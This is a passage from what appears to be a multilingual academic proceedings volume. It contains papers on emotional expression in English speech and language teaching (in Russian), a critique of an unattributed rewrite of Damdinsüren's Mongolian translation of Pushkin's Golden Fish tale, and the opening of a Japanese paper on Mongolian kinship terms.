1. Truly sorry for your loss. Искренне соболезную вашей потере.
2. I am very sorry for your loss. Я очень сожалею вашей утрате.

Эти примеры показывают, что слово “sorry” используется для выражения соболезнования. Однако, это же слово ежедневно используется в обыденных ситуациях, например, когда нужно переспросить, если не поняли или не услышали:

1. Sorry, what? Простите, что?
2. Sorry, I didn't catch what you said. Простите, я не понял, что вы сказали?

В этих примерах слово “sorry” используется говорящим согласно правилам речевого этикета, а не для того, чтобы выразить эмоцию сожаления.

Устная речь часто утрированная. Чтобы речь была более эмоциональна и звучала естественно, люди пользуются словами-усилителями. Если запас английских слов недостаточно большой, то любое усиление делают при помощи слова *very* (очень). Например: Are you cold? – I'm very cold. Чтобы разнообразить речь, необходимо пополнить словарный запас словами-усилителями, такими как: *quite*, *really*, *extremely*, *absolutely*, *particularly* и т. д. Например: *quite cold* – довольно холодно, *really boring* – действительно скучно, *extremely important* – очень важно, *absolutely exhausting* – совершенно вымотанный, *particularly interesting* – особенно интересно.

Также существуют прилагательные, которые уже содержат ярко выраженную эмоциональную окраску, так называемые “сильные” прилагательные. Например: *fascinating* – очаровательный, *hilarious* – юморной, *gorgeous* – эффектный, *terrifying* – ужасный, *unforgettable* – незабываемый, *furious* – бешеный.

“Сильные” прилагательные также могут употребляться с определёнными наречиями, которые будут служить их усилителями. Например: *Cold?* (Холодно?) *I'm absolutely freezing!* (Я совершенно задубел!). В данном примере слово “freezing” само по себе относится к так называемым “сильным” прилагательным. Однако даже их можно усилить словами-усилителями. Например:

*Awful* – ужасный / *Absolutely awful* – на редкость ужасный.

*Disgusting* – отвратительный / *Really disgusting* на самом деле ужасный.

*Brilliant* – выдающийся / *Exceptionally brilliant* – необычайно выдающийся.

Ю.Д. Апресян выделяет три фазы выражения эмоции в речи:

- 1) непосредственно причина эмоции (интеллектуальная оценка события);
- 2) собственно эмоция (состояние души);
- 3) внешнее проявление эмоции (физиологические и речевые реакции человека).

Для выражения эмоций в языке задействованы все языковые уровни: фонетический, грамматический, лексический, синтаксический.

К фонетическим средствам выражения эмоций относят интонацию, ударение, тоны, темп, громкость. Одна и та же фраза может быть сказана как эмоционально, так и нейтрально. Эти характеристика относятся непосредственно к устной речи. Однако фоностистика описывает фонетические средства, к которым прибегает автор для усиления экспрессивного содержания текста: эвфония, оноματοпея, аллитерация, ассонанс, ритм.

Выражение эмоций на грамматическом уровне означает нетрадиционное использование какого-либо грамматического явления. Примером в английском языке может служить нетипичное использование Present Continuous (настоящее длительное время): *I'm hoping you can lend me some money.* – Надеюсь, ты одолжишь мне денег. В данном контексте именно благодаря грамматической форме сказуемого фраза звучит мягче, менее категорично. Стандартное употребление Present Continuous (настоящее длительное время) означает, что действие происходит в момент речи: *What are you doing?* – Что ты сейчас делаешь?

Если человеку совсем неловко, то можно фразу сделать ещё более вежливой, означающей, что человеку очень неловко, использовав Past Continuous (прошедшее длительное время): *I was wondering if you could lend me some money?* – Я хотел спросить, не мог бы ты одолжить немного денег?

Выражение эмоций на лексическом уровне в данной работе рассматривается с позиции деления на:

1) лексику, обозначающую эмоции (The magic I perform brings people happiness. – Магия, которую я использую, несёт людям радость);

2) лексику, описывающую эмоции (Mr Skinner was smiling an impossibly wide smile. – Мистер Скиннер улыбался невероятно широкой улыбкой);

3) лексику, выражающую эмоции (What a beautiful day! – Какой прекрасный день!).

Для описания различной эмотивной лексики используется категория эмотивности (см. работы Н.А. Лукьяновой, Л.Г. Бабенко, В.И. Шаховского и др.). Другими словами, эмотивная лексика содержит эмотивную сему, которая совпадает с базовыми эмоциями.

Выражение эмоций на синтаксическом уровне происходит за счёт изменения порядка слов в предложении. Именно синтаксические конструкции, даже несмотря на тот факт, что в русском языке относительно свободный порядок слов, расставляют акценты определённым образом, а это, в конечном счёте, обуславливает смысл и стилистическую окраску предложения.

Цель обучения иностранному языку – формирование коммуникативной компетенции. Компетенцию понимают как совокупность знаний, навыков и умений, формируемых в процессе изучения той или иной дисциплины, а также способность к выполнению какой-либо деятельности на основе полученных знаний, умений и навыков (А.В. Хуторской, 2013).

Следовательно, формирование коммуникативной компетенции означает приобретение знаний, навыков и умений, необходимых для полноценного общения на иностранном языке. Если для изучения большинства дисциплин особенное внимание уделяется самостоятельной работе студентов [1], то для иностранного языка самостоятельная работа важна лишь в части изучения лексики и грамматики; целью обучения является коммуникация.

Исследование базовых эмоций в речи людей разных культур позволяет понять особенности национального характера и менталитета. Например, в русской культуре не принято улыбаться, когда человек один идёт по улице. Это может вызвать подозрение у окружающих и могут возникнуть такие вопросы, как: «Почему вы/ты улыбаетесь/есть?» или «Что смешного?». В русском языке также существует поговорка «смех без причины – признак дурачины». У англоговорящих людей улыбка является признаком вежливости. Улыбаться во время общения означает проявление

дружелюбия и вежливости. Исследовательские парадигмы на уровне образовательного процесса предполагают погружение в контекст исследуемого, хотя бы на поверхностном уровне [3].

Эмоции – одна из форм отражения мира, обозначающая душевные переживания, волнения, чувства, которые, в свою очередь, выражаются в речи и их необходимо правильно интерпретировать.

Формирование эмоционального интеллекта у студентов реализуется в рамках различных курсов, но особое место занимает дисциплина «Иностранный язык». Именно она обучает культуре коммуникативного общения, помогает развивать память, расширяет кругозор (культура, быт, традиции изучаемого языка), повышает самооценку. Таким образом, изучение иностранного языка обеспечивает интеллектуальное, духовное и эмоциональное развитие личности студента. Кроме этого, интеграция в образовательную среду различных культурных пространств является неотъемлемой частью *must have* современного молодого поколения [2].

Актуальным является развитие таких качеств, как эмоциональное самосознание, эмпатия, самореализация, умение поддерживать отношения, управлять эмоциональными реакциями (желательно).

При обучении иностранному языку особенно важно учитывать мотивы студентов. Мотивация в изучении иностранного языка преобладает над языковыми способностями студента.

### *Литература*

1. Соколова, Ю. В. Особенности формирования и развития навыков самостоятельной работы на начальных этапах высшего профессионального образования / Ю. В. Соколова, О. А. Чалова // Мир науки. Педагогика и психология. – 2020. – Т. 8. – № 2. – С. 63. – DOI 10.15862/81PDMN220). – EDN RCNUVE.
2. Tarasov, A. Y. Specific performance features of international services of higher education institutions in the context of COVID-19 pandemic, illustrated by Russian universities / A. Y. Tarasov, E. G. Gulicheva, E. A. Sysoeva // Современное образование: повышение конкурентоспособности университетов : Материалы

международной научно-методической конференции. В 2 ч., Томск, 28–29 января 2021 года. Vol. Часть 2. – Томск: Томский государственный университет систем управления и радиоэлектроники, 2021. – Р. 176-179. – EDN IORFQS.

3. Извекова, Т. Ф. Проблема соотношения веры и знания: историко-философский анализ основных исследовательских парадигм. От Д. Локка до И. Канта / Т. Ф. Извекова // Гуманитарные и социально-экономические науки. – 2020. – № 5(114). – С. 35-42. – DOI 10.18522/1997-2377-2020-114-5-35-42. – EDN НУJZAK.

**ИХ ГҮҮШ Ц.ДАМДИНСҮРЭН АБУГАЙН ОРЧУУЛГЫГ ХЭН  
“ОЙЛГОМЖТОЙ БОЛГОН САЙЖРУУЛАВ”?**

С.Эрдэнэмаам\*

*(СЭДС-ийн эрдэмтэн нарийн бичгийн дарга)*

**Аннотаци:** Орчин үед хэвлэн гаргаж байгаа аливаа ном зохиол, ялангуяа орлого хөөж, хүүхэд залууст зориулан маш олон хувиар орчуулан хэвлэж байгаа үлгэрийн номын чанар илт доройтжээ. Орчуулгын хэл найруулга муугаас гадна агуулгыг гажуудуулах нь хэвийн үзэгдэл болсон байна. Орчуулгын онол сайн судлаагүй, тэр ч атугай номын нүүр хуудас дээр зохиогчийн нэрийг хаана нь байрлуулдгийг мэдэхгүй хүмүүс ч энэ бизнесийг эрхэлж, өсч бойжиж буй балчир оюуныг төөрөгдүүлэх аюул аль хэдийн нүүрлэжээ. Эл байдлыг залруулахад өчүүхэн ч атугай хувь нэмэр оруулах үүднээс эл өгүүллийг бичсэн болно.

**Түлхүүр үг:** *алтан загас, гучин жил тэнэх, дөчин жил суух, хөрст алтан дэлхий, ойлгомжтой болгон сайжруулах*

Саяхан номын дэлгүүрт явж байтал “Зураач Б.Төрмөнх. Алтан загасны үлгэр” гэсэн, бага насны хүүхдэд зориулан хэвлэсэн зурагт ном нүднээ тусав. Гэтэл гадна хавтсан дээр нь алдарт А.С.Пушкины ижил нэрт үлгэрийн өвгөн, загас хоёрын зураг байна. Нээж үзэхэд, хавтасны ард зохиогчийн болон номын нэр, хэвлэлийн газрын тухай тайлбар сэлт бичдэг хэсэгт “А.С.Пушкин. Алтан загасны үлгэр” гэжээ. “Их гүүшийн орчуулсныг л шинээр хэвлэсэн юм байна, зургийг нь Б.Төрмөнх гэдэг хүн зуржээ, харин зохиогчийн нэр байдаг газарт зураач тэр гэж бичдэг нь яаж байгаа юм бол доо” гэсэн бодол төрөөд, жижиг үсгээр жирийтэл бичсэн тайлбарыг уншсан чинь “... Энэхүү номын зураг дүрслэл, текстийн **үг хэллэг, найруулга нь бүрэн шинэчлэгдсэн** тул эхийг хэвлэлийн газрын зөвшөөрөлгүйгээр хэсэгчлэн болон бүтнээр нь дахин хэвлэх, хайлтын системд байршуулах, ... түгээн тараахыг хориглоно” гэсэн байв. Үүнийг уншаад “ихэд цочиж”, арын хавтасны гадна талд бичсэнийг сонирхон үзвэл “... Монгол хэлнээ академич Ц.Дамдинсүрэн яруу сайхнаар буулгасан байдаг бөгөөд бид энэ удаа **зарим нэг үг хэллэгийг ойлгомжтой болгон засварлаж**, анх удаа бие даасан зурагт ном болгон уншигч багачууддаа хүргэж байна. Сувдаг шунахай сэтгэл эцэстээ юунд хүргэдгийг өгүүлэх “Алтан загасны үлгэр”-ийг

та хүүхдэдээ уншиж өгч, харилцан ярилцаарай. ... бяцхан үрдээ үдэш бүр ... уншиж өгч байгаарай” гэжээ. Гайхах сэтгэл туйлдаа хүрч, “Хэн гуай нь ингэж ойлгомжтой болгон засварласан юм бол, Ц.Дамдинсүрэн гуайгаас илүү сайн орчуулагч төрж дээ” гэж бодоод эхний хуудсыг дахин нээж үзэхэд “дахин орчуулсан”, “засаж сайжруулсан” хүний нэрийг бичээгүй байна, тэр ч атугай редакторын нэр ч алга.

Яг юуг нь, чухам яаж засч сайжруулсныг даруйхан олж харах хүсэл төрөөд, эхний хуудсыг эргүүлэн уншвал, хүүхэд бүрийн цээжээр мэдэх “Хөрст алтан дэлхийн Хөвөө хязгаар нутагт” гэсэн энгүүн бөгөөд уран яруу тансаг хоёр мөрийг “Хөрст алтан дэлхийн Хязгаар нэгэн нутагт” гээд, “Хөх цэнхэр далайн Эрэг ирмэг газарт” гэдгийг “Хөх цэнхэр далайн Хөвөө зах газарт” болгочихжээ. Ер нь бадаг бүрийг “сайжруулсан” бололтой. “Газрын агуйд хоргодож, Галын элчинд шүтэж, Гучин жил тэнэж, Дөчин жил суужээ” гэсэн амтат сайхан домогт мөрүүдийг “Газар гэрт хоргодож, Гучин гурван жил, Айл болон амьдарч, Аж төрөн суужээ” гэснийг үзээд бухимдах сэтгэл минь ч бас туйлдаа хүрлээ.

Арын хавтасны ард байрлуулсан сурталчилгааны хэсэгтээ энэ номыг хэвлэгч “Сувдаг шунахай сэтгэл эцэстээ юунд хүргэдгийг өгүүлэх “Алтан загасны үлгэр”-ийг та хүүхдэдээ уншиж өгч, харилцан ярилцаарай” гэж бичсэн тухай дээр өгүүлсэн билээ. Чухамхүү сувдаг шунахай сэтгэл эцэстээ юунд хүргэдгийг “засан сайжруулсан” хүмүүс яруу тод харуулаад өгчээ. Уран зохиол, бизнес хоёрыг хольж хутгаж болохгүйг сувдаг шунахай сэтгэлтнүүд ухаараагүй бололтой. Уран зохиол, түүний дотор яруу найраг гэж чухам юуг хэлдэг, зохиолыг яагаад уран гэдэг үгээр тодотгодог тухай анхны мэдэгдэхүүнгүй, уран сайхны мэдрэмжийн үнэр ч үгүй байж, сонгодог зохиолын сонгодог орчуулгыг сувдаг сэтгэлдээ хөтлөгдөн ийнхүү сэглэж болно гэж үү? Ийм зүйлийг “бяцхан үрдээ үдэш бүр уншиж өгөөд” байвал бидний ирээдүй хойч чухам хэн болж хүмүүжих вэ?

“Ровно тридцать лет и три года” гэсэн “олон жил, их удаан” хэмээх утга бүхий хэллэгийг их гүүш “Гучин жил тэнэж, Дөчин жил суужээ” гэж утгыг бүрэн хадгалан сайхан буулгасан байхад, энэ номыг хэвлэгч “Гучин гурван жил” гэж их л “точно” “орчуулжээ”. Ц.Дамдинсүрэн абугай “тридцать лет и три года” гэдэг нь нийлээд “гучин гурав” болно гэдгийг мэдээгүй хэрэг үү? Олон сайхан төгс орчуулга хийсний дээр шинэ үеийн уран сайхны орчуулгын туршлагыг буй болгосон төдийгүй, орчуулгын онолыг хөгжүүлэхэд их хувь нэмэр оруулж, монголын орчуулгын түүхэнд

онцгой байрыг нэгэнт эзэлсэн [5] их эрдэмтэн үүнийг мэдэхийн дээдээр мэдэж байсан хэдий ч, “хэлбэрийг өөрчилж болох ч, агуулгыг хөндөж яахин болно” [3] гэсэн өөрийн онолын байр сууриндаа бат зогсож, тухайн хэллэгийн утгад дүйх, монгол үлгэрийн жишгээр ийнхүү “гучин жил тэнэж, дөчин суужээ” хэмээн чадварлаг оноосон хэрэг юм. Дашрамд тэмдэглэхэд, “Гучин гурав” нь оросуудын хувьд зүгээр ч нэг тоо биш, энэ бол Иисус Христ гэгээрлийг олж, түмний нүглийг наманчилан, хүмүүн төрөлхтнийг сайн сайхны замд хөтлөөд, өөрөө цовдлогдсон буюу түүний насласан нас. Ер нь оросын ард түмэн гурвын тоог эрт дээр үеэс ихэд шүтэж, сайн сайхны бэлгэдэл болгосоор ирсэн түүхтэй, “Бурхан гурвын тоонд дуртай” хэмээн үздэг, энэ бол ид шидийн хүчтэй тоо гэдэг. “Гурван хүү, гурван гүнж, гурван баатар, гурван хүслээ хэл, хүссэн зүйлээ авахын тулд гурван сорилгыг давах” гэх зэргээр эрт үеэс уламжлагдаж ирсэн үлгэр домогт маш олон гардаг шидэт тоо юм. Харин “Тридцать лет и три года” гэдэг нь гурвын тооны бэлгэдэлд улам хүч оруулж, “маш олон, их удаан жил” хэмээх утгыг илэрхийлж буй болохоос биш, түс тас гучин гурав гэж тодорхой яв цав хугацааг илэрхийлсэн хэрэг огтхон ч биш болой. Орчуулахдаа зохиолын хэлбэрт гар хүрч болно, харин агуулгыг хөндөж яавч болохгүй гэсэн, өнөөгийн орчуулагчдад онолын баримжаа болсоор ирсэн, болсоор байгаа зарчмаа тодорхойлсон түүний өгүүллийг утга зохиолын шүүмж судлаач эрдэмтэн Ц.Магсар өндрөөр үнэлж, “Олег сэцний дуулал” орчуулсан ба тайлбарласан нь” өгүүлэлдээ тэрбээр орчуулж буй зохиолоо унших гэж буй ард түмнийх нь сэтгэл зүйд зохицуулан тохируулах нь чухал болох тухай орчуулгын онолын салбарт өөрийн дэвшүүлсэн үзэл баримтлалаа нотлон харуулсан” хэмээн цохон дурьдсан байдаг билээ [5].

Нөгөөтэйгүүр, их гүүш энэ үлгэрийг одоогийн залуус шиг барьж аваад л, шуудхан шударчихсангүй. Эхэлж орчуулснаа бусдаар шүүлгэж, гадаадын өөр хэлэнд хэрхэн буулгасныг судалж, дүн шинжилгээ хийж байж сая түмэнд толилуулсан гэдэг. Тэрээр энэ тухайгаа орчуулгын онолын хувьд одоо ч үнэ цэнтэй гарын авлага, хэрэглэгдэхүүн болсоор байгаа нэгэн өгүүлэлдээ “Би юу ч нэмж, хасалгүй яг үгчлэн орчуулах гэж оролдов. Тэгээд энэ орчуулгаа монгол хүнд уншиж өгөхөд, миний орчуулга тэдэнд сонин биш байв. Энэ нь надад сургамж боллоо. Би төдий л сайн орчуулсангүй гэдгээ ойлгож, орчуулгаа сайжруулах зорилт тавилаа. Эхлээд би Буриадын Дашнямын Цэдэндамбын орчуулсан “Алтан загасны үлгэр”-ийг анхааралтай уншив. Дараа нь Позднеевын халимагийн тод үсгээр хэвлүүлсэн “Алтан

загасны үлгэр”, мөн Сайнбилэгийн Хасарын орчуулж, 1937 онд Элистанд хэвлүүлсэн “Алтан загасны үлгэр”-ийг уншив. Энэ гурван орчуулгаас надад Сайнбилэгийн Хасарынх илүү таашаагдав...” [3] хэмээн бичсэн байдаг.

Алдарт эрдэмтэн, их гүүш Ц.Дамдинсүрэн гуайн аль 1940 онд эх хэлнээ эгээ л монгол үлгэр мэт болгон яруу тансагаар буулгасан энэ сайхан зохиолыг өдий олон жилийн турш монголын хэдэн арван үеийн хүүхэд залуус шимтэн уншиж, бүгдээрээ шахуу цээжээр мэддэг, зарим нь түүний зохиол ч гэж андуурдаг болсон билээ. Үнэхээр л орчуулгын зохиол гэж бодохын аргагүй, яг л монгол үлгэр лүгээ адил болгосон нь тэр эрхмийн гавьяа юм. Энэ олон жил болоход дотоод, гадаадын үе үеийн эрдэмтэн судлаач, утга зохиолын шүүмжлэгчид магтан сайшаасаар ирсэн болохоос биш, ийнхүү “ойлгомжтой болгон засварлаж” байсан удаа байхгүй. Аль 1949 онд Ленинградын улсын их сургуулийн аспирант Н.О.Шаракшинова “Пушкины монгол орчуулгуудын тухай” хэмээх эрдэм шинжилгээний шүүмжлэлт өгүүлэлдээ “Ц.Дамдинсүрэнгийн орчуулсан “Алтан загасны үлгэр” бол угтаа орчуулга төдий зүйл биш, уран сайхны хувьд дахин боловсруулсан, үлгэрийн агуулгыг бүхэлд нь хадгалсны зэрэгцээ монгол ахуй, монгол байгаль дэлхийг шингээсэн шинэ бүтээл юм. Монгол уншигч эгээ л монгол үлгэр хэмээн хүлээн авахуйц уран сайхнаар найруулж, туйлын гарамгай, чадварлаг сайн буулгажээ” хэмээн өндөр үнэлсэн байдаг [6: 78].

Их гүүш ч орос судлаачийн энэхүү дүгнэлтийг нотлох мэт “Би энэ үлгэрийг монгол хүн монгол үлгэр шигээ хүлээж авахуйцаар орчуулахыг зорьсон... Хэдийгээр би Пушкины “Алтан загасны үлгэр”-ийн яг үгчилсэн орчуулга хийгээгүй боловч, уран сайхны хэлний дүрслэгдэхүүний нь хувьд түүнийг огтхон ч бууруулаагүй гэж боддог. Пушкины “Алтан загасны үлгэр”-ийн монгол хөрвүүлэг нь яг үгчилсэн орчуулга биш, харин ямар нэг хэмжээгээр дууриалган зохиосон бүтээл болсон юм. Ингэхлээр түүнийг үгчилсэн орчуулга биш, “монголчлон” зохиомжилсон орчуулга гэх нь зохимжтой биз. Ингэх нь сайн уу, муу юу гэж асууваас, би сайн ба муу гэж эрс тууштай хариулж чадахгүй. Сайн муу аль аль нь буй байх” хэмээсэн байдаг [4].

Шүүмжлэхийн тулд шүүмжилдэг зарим нэг нь дэндүү урт, нуршуу болгосон, дур мэдэн их зүйл нэмсэн л гэх төдийгөөс хэтэрдэггүй, илүү ойлгомжтой болгож засварлаж байсан түүх бүр ч үгүй билээ. Бид үүгээрээ Ц.Дамдинсүрэн абугайн орчуулгыг төгс төгөлдөр болсон, түүнийг хэн ч шүүмжлэх ёсгүй гэж хэлэх гэсэнгүй, ямар ч сайн орчуулагчийн бүтээлийг түүнээс гарамгай нэг нь засч залруулж болохыг

огтхон ч үгүйсгэхгүй. Төгс төгөлдөр орчуулга гэж байдаггүй, төгс төгөлдөрт тэмүүлсэн, түүнд дөхсөн орчуулга л гэж ярьж бичдэгийн учир ч үүнд орших биз. Харин хэлний болон орчуулгын онолын ямар ч үндэслэлгүй, чухамхүү зах зээлийн сэтгэлгээгээр уран зохиолд хандах, халдахыг зөвшөөрч боломгүй. “Ойлгомжтой болгон засварласан” энэ “бүтээл”-ийг уншихад нэрт шог зохиолч агсан Ж.Барамсайн нэгэн өгүүллэг санаанд өөрийн эрхгүй бууж байна. Тэр өгүүллэгт нэгэн албан газрын залуу ажилтан байгууллагынхаа тэргүүний бичээчийн тухай ханын сонинд тавих болж, “Бичгийн цэнхэр машины товгор товгор товчлуур дээр үегүй юм шиг үсчин дэгдэх савхан хуруунууд нь нугын цагаан эрвээхэй нисэн буух адил аа...” хэмээн дүрслэн бичээд, тасгийн даргадаа хянуулахад дарга нь: "Хуруу нь үегүй байх уу даа? Хүний хуруу үетэй шүү дээ... Залуу хүнийг дэврээж хэрэггүй ээ, дарж л байхгүй бол болохгүй" гэх зэргээр шүүмжлээд, ингэж бичих ёстой хэмээн “ойлгомжтой болгон засварлаж” өгснийг нь аваад уншвал “Бичгийн машиныг цохихдоо хуруунууд нь хурдан хөдөлж байдаг” [2: 39] гэсэн байсан тухай гардаг билээ.

Их гүүшийн орчуулгыг ойлгомжтой болгон засварласан нь ч мөн нэг иймэрхүү зүйл болжээ. Тухайлбал, хамгийн эхний мөрийг аваад үзье. “Хөрст алтан дэлхийн Хөвөө хязгаар нутагт” гэснийг “... хязгаар нэгэн нутагт” болгосон нь болхи гэхэд дэндүү болхи аж. Чухамдаа “хөвөө хязгаар” гэсэн тодотгол бол монгол үлгэрт гардаг “газрын мухарт”, “эндээс маш хол нутагт” гэсэн утга бүхий уран дүрслэл билээ. Манай хэвлэгч үүнийг дээрх маягаар сольсон нь дээр өгүүлсэнчлэн бичээчийн хуруу “нугын цагаан эрвээхэй нисэн буухын адил аа”-г “түүний хуруу хурдан хөдөлдөг” болгон зассантай агаар нэгэн бөлгөө.

Уран зохиол бол үгийн урлаг, тийм ч учраас үг бол уран сайхны дүр бүтээх, аливаа зүйлийг уран сайхнаар яруу тансаг илэрхийлэх үндсэн хэрэглүүр юм. Ямар нэгэн утга үүрэг оноож, зориудаар хэрэглэсэн тэр хэрэглүүрийг “засварлан сайжруулах” боломжгүй бөгөөд хэрвээ аливаа нэгэн этгээд тэгж зүрхэлбээс “толгойдоо булуу хурааж буй” хэрэг болно. Бидний хэлэлцэн буй энэхүү “бүтээл”-д “... Гучин жил тэнэж, дөчин жил суужээ” (орос эхэд “Ровно тридцать лет и три года” гэж буй) гэсэн, “маш олон жил” гэсэн утга бүхий яруу дүрслэлийг “Гучин гурван жил ... аж төрөн суужээ” гэсэн нь тухайн утгыг ойлгомжтой болгосон хэрэг огтхон ч биш, харин ч орос хэлний тухайн хэлцийн утгыг гадарладаггүй гэдгээ нийтэд тунхаглан зарласан хэрэг болжээ. Нэг хэлнээс нөгөөд уран зохиол орчуулж байгаа хүн тухайн

тэр зохиолд юуны тухай өгүүлж байгаа агуулгыг төдийгүй, энэ агуулгаа чухам яаж, уран сайхны ямар арга хэрэглүүрээр дамжуулан гаргасныг эх хэлээрээ дүрслэн буулгах учиртай тухай манай нэрт эрдэмтэн, орчуулга судлаач, доктор, профессор А.Шархүү гуай нэгэн өгүүлэлдээ [7: 57] онцлон тэмдэглэсэн байдаг. Гэтэл манай хэвлэгч зохиолын агуулгын талаар, тэр тусмаа түүнийг илэрхийлж буй хэлний уран яруу хэрэглүүрийн тухайд ч ямар ч ойлголтоггүй нэгэн бололтой. Тэр ч атугай яруу найраг, шүлэг хэрхэн бүтдэг тухай мэдэхийг ч нэг их хүсдэггүй нь илт. Эс тийм бөгөөс “Өвгөн нь загас барьж, Далайн хөвөө сахина” гэсэн товч бөгөөд тодорхой мөрүүдийг мөн л “сайжруулж”, “Өвгөн нь загас барьж, Өдөржин далайн хөвөө сахина” хэмээн юунд нуршихсан билээ.

Энэ мэт “ойлгомжтой болгон сайжруулсан” “засвар” маш олон байна. Энэ юу болж байна вэ? Уран зохиолд, улмаар өсвөр хойч үеийнхээ оюуны боловсролд яаж хандаад байна вэ? Сайн зохиол бичиж, яруу сайхан орчуулга хийж мөнгө олж болох ч, нийт олноор нэгэнт хүлээн зөвшөөрсөн дэлхийн сонгодог зохиолын шилдэг орчуулгуудыг “ойлгомжтой болгон засварлах” замаар ийнхүү эрэмдэглэж, түүгээрээ хүүхэд багачуудын тархийг угааж, түрийвчээ зузаалах нь зөв үзэгдэл, зүйтэй хандлага мөн үү?

Иймэрхүү сөрөг үзэл хандлагыг таслан зогсоох үүрэг хариуцлага бүхий орчуулгын шүүмж судлал хаахна явна вэ? Монгол улсад орчин үеийн орчуулгын онол, орчуулгын шүүмж судлал 1930-аад оноос эхлэлтэй бөгөөд нэрт дуун хөрвүүлэгч Б.Ринчин, Ц.Дамдинсүрэн нар үндсийг нь тавьсан хэмээн эрдэмтэн судлаачид үздэг. Энэхүү шинэхэн салбар ухааныг Х.Пэрлээ, Ү.Нямдорж, М.Цэдэндорж, Ж.Бадраа, Чой.Лувсанжав, Д.Чойжил, Р.Гүрбазар, Д.Дашдаваа, Ц.Хасбаатар, Г.Аким нарын зэрэг манай нэрт орчуулагч, эрдэмтэн судлаачид залган авч, хөгжүүлэн дэвжээж, залуу хойч үедээ залгамжлуулан өвлүүлэх үйлсэд жинтэй хувь нэмэр оруулсан [1: 4-5] нь маргаангүй үнэн билээ. Гэтэл сүүлийн жилүүдэд дээрх эрдэмтэн судлаачдынх шиг жинтэй, дорвитой шүүмж туурвих нь эрс ховордож, тал зассан, хий хоосон магтан дэвэргэсэн зүйл нэлээд гарах болов [8: 144-153]. Иймд орчуулгын чанарыг сайжруулья, ард иргэддээ, нэн ялангуяа хүүхэд залуустаа орчуулгын чанар чансаатай бүтээл барих зорилго эрхэм хэмээн үзэж л байгаа бол энэ чиглэлийн шүүмж судлалд дээр дооргүй анхаарах цаг болжээ. Энэ салбарын мэргэжилтнүүдийг уран бүтээлийн зохих эвлэл, холбоодоос санаачлан захиалах замаар МУИС, МУБИС-ийн сэтгүүл зүйн

салбараар тодорхой төлөвлөгөөтэйгээр бэлтгэж эхлэх шаардлагатай байна. Эс тэгвээс “Сувдаг шунахай сэтгэл эцэстээ юунд хүргэдгийг” нотлон харуулсан энэ мэт номонцор номын дэлгүүрүүдийн лангууг дүүргээд зогсохгүй, өсвөр хойч үеийнхний маань оюун тархийг бохирдуулсаар байх нь ээ.

### *Ном зүй*

1. Адьяа О. Орчуулга: онол, туршлага, сургамж. УБ., 2008, 4-5-р тал.
2. Барамсай Ж. Хэцүү урилга. УБ., 2009. 39-р тал.
3. Дамдинсүрэн Ц. “А.С.Пушкины “Олег сэцний дуулал” орчуулсан ба тайлбарласан нь” эрдэм шинжилгээний өгүүлэл, УБ., 1938.
4. Магсар Ц. Место Пушкина в истоке монгольской поэзии нового времени // [https://nccur.lib.nccu.edu.tw/bitstream/140.119/97061/1/19\(p49-71\).pdf](https://nccur.lib.nccu.edu.tw/bitstream/140.119/97061/1/19(p49-71).pdf)
5. Мөнх-Эрдэнэ Б. Эгнэгт дурсагдах их эрдэмтэн// [https://medium.com/@Mogii\\_haha/%D1%8D%D0%B3%D0% Мэндэлснийх нь 110 жилийн ойд зориулсан эрдэм шинжигээний өгүүлэл](https://medium.com/@Mogii_haha/%D1%8D%D0%B3%D0% Мэндэлснийх нь 110 жилийн ойд зориулсан эрдэм шинжигээний өгүүлэл).
6. Шаракшинова Н.О. О переводах Пушкина на монгольский язык//Вестник Ленинградского университета, 1949, №6, стр.78.
7. Шархүү А. Орос хэлнээс яруу найраг орчуулж байгаа тухай асуудалд//Туурвил зүй, орчуулга судлалын зарим асуудал. УБ., 2011, 57-р тал.
8. Эрдэнэмаам С. Ойлгох нь орчуулахын амин сүнс//Орчуулга зүй, 2013, №1, 144-153-р тал.

## モンゴル人と日本人の親族名称の比較

M.ムンフツェツェグ\*

(СЭДС-ийн япон хэлний тэнхимийн эрхлэгч)

親族名称についてはかねてから言語学者や評論家たちの注目を集めてきた。我々が親族について詳しく知ることは自国の将来や発展にも大きな役割を果たす。なぜなら、親戚同士の結婚は血縁の問題が発生するからである。親族名称は民族によってそれぞれ違いがあり、各民族の習慣、文化、歴史によって違う。ここでは、モンゴル人の親族名称について述べる。モンゴル人は昔から祖先についての知識があった。祖先についての理解を深めていくことが、国の将来を担う若者たちの責任である。従って、祖先のことを大切にしてその知識を深めていくべきである。

親族名称は親族のつながりで、言い換えれば先祖と子孫の合計である。モンゴル人の親族名称については「分類辞典」に下記の通りに記載されている。例えば：undur ovog, hulants ovog-emeg, elents ovog-emeg, tursun ovog-emeg, etseg-eh, bie, hovguun ach, jich, guch, jichintser-guchintsar, jihui -ach nar, ur, turul hui, udam, ugsagar, ovog, amidai, ue, oir, aglag, sunjirav と述べられている。

モンゴル人の親族名称は家系図を受け継いできた習慣と関わる。モンゴル人は親族名称というより家系図を書くことと親戚関係の呼び方についても研究してきた。そのため、家系図の記録方法を発展させることを大切にしている。

